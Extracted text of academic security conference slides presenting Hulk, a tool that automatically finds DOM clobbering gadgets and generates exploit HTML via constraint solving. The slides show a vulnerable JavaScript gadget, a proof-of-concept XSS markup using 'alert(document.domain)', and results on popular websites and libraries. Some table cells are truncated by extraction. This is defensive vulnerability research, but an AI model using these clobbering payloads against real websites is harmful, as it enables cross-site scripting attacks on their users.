
- Track taint flows of website-defined values from DOM clobberable sources to sinks

```
document.links, document.anchors
window.url ? window.url : "default"
window.url || "default"
```


- Inject value only when there is no website-defined value available, and tracks its taint flow.

Taint Dependency Graph

```
var e = document.scripts ||
        document.getElementsByTagName("script") || [];

f.push.apply(f, window.___jsl["us"] || []);
for (var h = 0; h < e.length; ++h) {
  var k = e[h];
  for (j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  (f = d[e]) ? h = f.nodeType,
               f = 3 == h||4 == h ? f.nodeValue
                                  : f.textContent||"",
             : f = void 0,
  (f = Df(f)) && b.push(f));
}

Df = function(a) {
  if (a && !/^\s+$/.test(a)) {
    try {
      b = (new Function("return (" + a + "\n)")())
    } catch (c) {}
  }
}
```



Overview



via Concolic Execution

- We propose ***Symbolic DOM*** to define and solve DOM elements-related constraints.
- Based on the concrete execution trace, Hulk models and solves the ***DOM constraints*** on the Symbolic DOM and generates HTML markups as exploit.

Exploit Generation via Concolic Execution

- We propose Symbolic DOM, to define the DOM constraints.
- Constraint Syntax:
  - Four primitives (i.e., *int*, *bool*, *string*, and *node)* and *collection (an* array of *nodes)*.
  - *node* represents a DOM element which has a tag name (*hasTagName*) and several attributes (*hasAttribute*).
  - A node may have siblings (*hasSibling*) and children (*hasChild*).
  - A valid Symbolic DOM must have one root node (*isRoot*).


$$
\begin{aligned}
\text{Term}_{\text{node}} &::= (\text{Var}_{\text{node}}) \\
\text{Term}_{\text{collection}} &::= \mathit{getSiblings}((\text{Term}_{\text{node}})) \\
&\mid \mathit{getChildren}((\text{Term}_{\text{node}})) \\
&\mid \mathit{add}((\text{Term}_{\text{collection}}), (\text{Term}_{\text{node}})) \\
\text{Term}_{\text{string}} &::= (\text{Var}_{\text{string}}) \\
&\mid \text{DOMElementTagName} \\
&\mid \text{DOMElementAttributeName} \\
&\mid \text{ConstString} \\
\text{Term}_{\text{int}} &::= (\text{Var}_{\text{int}}) \\
&\mid \mathit{length}((\text{Term}_{\text{collection}})) \\
&\mid \text{Number} \\
\text{Term}_{\text{bool}} &::= (\text{Var}_{\text{bool}}) \\
&\mid \text{true} \\
&\mid \text{false} \\
&\mid \mathit{hasChild}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{hasSibling}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{hasTagName}((\text{Term}_{\text{node}}), (\text{Term}_{\text{string}})) \\
&\mid \mathit{hasAttribute}((\text{Term}_{\text{node}}), (\text{Term}_{\text{string}}), (\text{Term}_{\text{string}})) \\
&\mid \mathit{hasSrcDoc}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{isRoot}((\text{Term}_{\text{node}})) \\
&\mid \mathit{include}((\text{Term}_{\text{collection}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{forAll}((\text{Term}_{\text{collection}}), (\text{Expr}_{\text{bool}})) \\
\text{Expr}_{\text{bool}} &::= (\text{Term}_{\text{bool}}) \\
&\mid (\text{Term}_{\text{node}}) = (\text{Term}_{\text{node}}) \\
&\mid (\text{Term}_{\text{string}}) = (\text{Term}_{\text{string}}) \\
&\mid \mathit{not}\ (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Expr}_{\text{bool}}) \wedge (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Expr}_{\text{bool}}) \vee (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Term}_{\text{int}}) \{<, \leq, =, \geq, >\} (\text{Term}_{\text{int}}) \\
\text{Assertion} &::= \text{assert}(\text{Expr}_{\text{bool}})
\end{aligned}
$$

Figure 2: Constraint Syntax for Symbolic DOM

Exploit Generation via Concolic Execution

STEP 1: Exploitation Modeling

- Four Stages
  - Window/Document-to-DOM (initial clobbering)
  - DOM-to-DOM (advanced clobbering)
  - DOM-to-String (string loading)
  - String-to-String (string-only propagation)



Exploit Generation via Concolic Execution

STEP 2: Constraint Modeling

- **<*Operation type*, *Stage goal*> defines constraints**

  E.g., To achieve *Document-to-DOM* through *document.P*, the DOM node must satisfy certain constraints, one of which is:

isRoot(R1) Λ hasTagName (R1, “object”) Λ hasAttribute(R1, “id”, P)

(when P="scripts", concrete to `<object id=scripts></object>`)


See our paper for more details!

Stages	Obj.	Op.	Conditions	Constraints
Initial Clobbering	Win-to-DOM	getField/ varRef	The base object is the `window` object; *P* is the property name (variable name for `varRef`); *R*1 is the return value;	01 (*isRoot*(R1)) ∧ (*hasTagName*(R1, TNS1)) 02 (*isRoot*(R1)) ∧ (*hasTagName*(R1, TNS2)) 03 (*isRoot*(R1)) ∧ (*length*(*getSiblings*(R1)) (*hasAttribute*(R,“id”, P))) ∨ ((*hasTagNam 04 (*isRoot*(R1)) ∧ (*forAll*(*add*((*hasChildre ((*hasTagName*(R, TNS2)) ∧ (*hasAttribute
	Doc-to-DOM	getField	The base object is the `document` object; *P* is the property name; *R*1 is the return value;	05 (*isRoot*(R1)) ∧ (*hasTagName*(R1, TNS2)) 06 (*isRoot*(R1)) ∧ (*hasTagName*(R1, “*object* 07 (*isRoot*(R1)) ∧ (*length*(*getSiblings*(R1))≥ (R, “name”, P))) ∨ ((*hasTagName*(R, “*obj* 08 (*isRoot*(R1)) ∧ (*forAll*(*add*((*hasChildre ((*hasTagName*(R, TNS2)) ∧ (*hasAttribute
Advanced Clobbering	DOM-to-DOM	getField	*R*1 is the base object; *P* is the property name; *R*2 is the return value;	09 (*isRoot*(R1)) ∧ (*hasChild*(R1, R2)) ∧ ((R2, “name”, P)) 10 (*isRoot*(R1)) ∧ (*hasChild*(R1, R2)) ∧ ((R2, “id”, P)) 11 (*isRoot*(R1)) ∧ (*hasTagName*(R1, “*form* (R1, “id”, X)) ∧ (*hasAttribute*(R2, “*form*”, 12 (*isRoot*(R1)) ∧ (*hasTagName*(R1, “*if*r ((*hasAttribute*(R2, “id”, P)) ∨ (*hasAttribut 13 (*isRoot*(R1)) ∧ (*hasTagName*(R1, “*if*rame 14 (*isRoot*(R1)) ∧ (*length*(*getSiblings*(R1) , ((((*not*(R = R2)) ∧ *not*((*hasAttribut *not*(R = R2)) ∧ *not*((*hasAttribute*(R, “nam 15 (*isRoot*(R1)) ∧ (*length*(*getChildren*(R1)) *not*(R = R2)) ∧ *not*((*hasAttribute*(R, “id” *not*((*hasAttribute*(R, “name”, P)))) ∨ ((R = *R*1 is the base object; *R*2 is the return value;	16 (*isRoot*(R1)) ∧ (*length*(*getSiblings*(R1))≥ *This applies to `previousSibling` and n Similar rules apply to `firstChild`, `last`

Exploit Generation via Concolic Execution

STEP 3: Attaching Constraints

- Apply the constraints to the tainted value nodes.
- Each tainted node should have two conjunctive sets of constraints:
  - the return value of its precedent operation
  - an argument of the subsequent opertaion




Exploit Generation via Concolic Execution

STEP 4: Merging and Solving Constraints

- Two types of constraints:
  - DOM-related Constraints (C1, C2, C3 and C4) - Our Solver.
  - String-related Constraints - Z3 Solver.
- Basics
  - *Unit clause*: Clause contains exactly one literal,

    E.g., R1 = $1.
  - *Root formula*: Conjunction of clauses with exactly one *isRoot(R)* unit clause.



Exploit Generation via Concolic Execution


STEP 4: Constraint Merging and Solving

- Step 4.1: For each constraint (e.g., C1), convert it to disjunctive normal form (DNF) of root formulas.
  - Treating the existing root formulas (i.e., ❺ - ❽) as cells and perform the distribution of AND over OR operation.
  - Example:

(declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ (❺ ∨ ❻ ∨ ❼ ∨ ❽)

↓


((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ ❺) ∨ ((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ ❻)
((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ ❼) ∨ ((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ ❽)



Exploit Generation via Concolic Execution

STEP 4: Constraint Merging and Solving

- Step 4.2: Merge the unit clauses to the root formulas
  - First, convert each root formula to conjunctive normal form (CNF)
  - Next, merge the unit clauses to the root formulas if no conflicts occur



(declare Node R1) ∧ (R1=$1) ∧ (P="scripts") ∧ ❼

↓


((declare Node R1) ∧ (R1=$1) ∧ (P="scripts") ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, TNS2) ∧ hasAttribute(R2, "name", P)) ∨

((declare Node R1) ∧ (R1=$1) ∧ (P="scripts") ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, "object") ∧ hasAttribute(R2, "id", P))

Exploit Generation via Concolic Execution

STEP 4: Constraint Merging and Solving

- Step 4.3: Merge constraints across different sets (e.g., between C1 and C2)
  - **Merge formulas**: merge root formulas (in CNF format) across two constraint sets if there is a literal bound to the same tainted value (e.g., R1 in C1 should also be R1 in C2)
  - **Find conflicts**: find conflict conjunctions and remove them.



E.g., 5 implies length(getSibling(R1) = 0) while C2 requires the length(getSibling(R1) ≥ 1) => conflict


C1 ∧ C2 ⟶ ((declare Node R1) ∧ (R1=$1) ∧ (P="scripts") ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, TNS2) ∧ hasAttribute(R2, "name", P))

∨ ((declare Node R1) ∧ (R1=$1) ∧ (P="scripts") ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, "object") ∧ hasAttribute(R2, "id", P))

Exploit Generation via Concolic Execution

STEP 4: Constraint Merging and Solving

- **Step 4.4: Solve the string-related constraints and concrete Symbolic DOM to HTML markups**
  - **Solve the string-related constraints with Z3 and interpolate the result to the DOM constraints.**




(= $4 (str.++ "+" "return" $3)) ∧ (= $5 (str.++ "+" $4 ")")) ∧ (str.contains $5 "alert(document.domain)")

C1 ∧ C2 ∧ C3 ∧ C4 ∧
String-related Constraints

((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, TNS2) ∧ hasAttribute(R2, “name”, P) ∧ hasAttribute(R2, P’, $payload) ∧ (P’ = “textContent”))
∨ ((declare Node R1) ∧ (R1=$1) ∧ (P=”scripts”) ∧ isRoot(R1) ∧ length(getSibling(R1) ≥ 1) ∧ hasSiblings(R2) ∧ hasTagName(R2, “object”) ∧ hasAttribute(R2, “id”, P) ∧ hasAttribute(R2, P’, $payload) ∧ (P’ = “textContent”))
∧ ($payload = “alert(document.domain)”)

```
<iframe name=scripts>alert(document.domain)</iframe>
<iframe name=scripts>alert(document.domain)</iframe>
```

Overview



Canary-based Verification

- Inject the generated exploit, replay the web page, and monitor whether the vulnerability is triggered.

0x04 | Evaluation

Large-scale Evaluation of Hulk


- Large-scale evaluation
  - 497 zero-day verified exploitable gadgets among Tranco top 5,000 websites
- Case studies
  - Modern web bundlers (Webpack, Rspack, Vite, tsup, Polyfills)
  - Core functional libraries (Prism, MathJax 2&3, plotly.js, pagefind, doomcaptcha)
  - Third-party services (Plausible Analytics, Google Client API Library)
  - Web application frameworks (Astro)

Dataset available:

DOMC Gadgets Collection

Webpack: CVE-2024-43788[2]


- An average of 1.27 Webpack bundles per site among the Tranco Top 100K sites[1].
- This vulnerability can lead to cross-site scripting (XSS) on websites that include Webpack-bundled files



[1] https://dl.acm.org/doi/10.1145/3576915.3623140
[2] https://github.com/webpack/webpack/security/advisories/GHSA-4vvj-4cpr-p986

End-to-end Exploitation

- Achieved 12 end-to-end exploitation of our newly discovered DOMC gadgets
  - 11 of them lead to XSS and one leads to CSRF
  - Affected applications include widely-used platforms like JupyterLab/Notebook and Canvas LMS.



Hulk vs. TheThing

		TheThing			Hulk		
	GT	Reported	TP/FP	FN	Reported	TP/TP	FN
Tranco Top 500	33[1]	6	6/0	27	33	33/0	0
Known Gadgets	12	4	4/0	8	5	5/0	7

True Positives & False Positives

- Hulk achieves higher recall rate than TheThing on both datasets
- Both tool doesn't show false positives due to the dynamic verificaiton

[1] Ground Truth of Tranco Top 500 dataset = TP from TheThing ∩ TP from Hulk

Hulk vs. TheThing

		TheThing			Hulk		
	GT	Reported	TP/FP	FN	Reported	TP/TP	FN
Tranco Top 500	33[1]	6	6/0	27	33	33/0	0
Known Gadgets	12	4	4/0	8	5	5/0	7

False Negatives from Hulk

- No FN on the Tranco Top 500 dataset as it covers the results found by TheThing
- FNs on Known Gadgets dataset are due to code coverage and control-flow dependent gadgets

[1] Ground Truth of Tranco Top 500 dataset = TP from TheThing ∩ TP from Hulk

Hulk vs. TheThing

		TheThing			Hulk		
	GT	Reported	TP/FP	FN	Reported	TP/TP	FN
Tranco Top 500	33[1]	6	6/0	27	33	33/0	0
Known Gadgets	12	4	4/0	8	5	5/0	7

False Negatives from TheThing

- Dynamic Features
- Source Identification
- Predefined Payloads

[1] Ground Truth of Tranco Top 500 dataset = TP from TheThing ∩ TP from Hulk

Thank you!

34TH USENIX SECURITY SYMPOSIUM

Tool:
TheHulk

Dataset:
DOMC Gadgets Collection

Paper:
The DOMino Effect
Usenix Security ‘25

JHU SecLab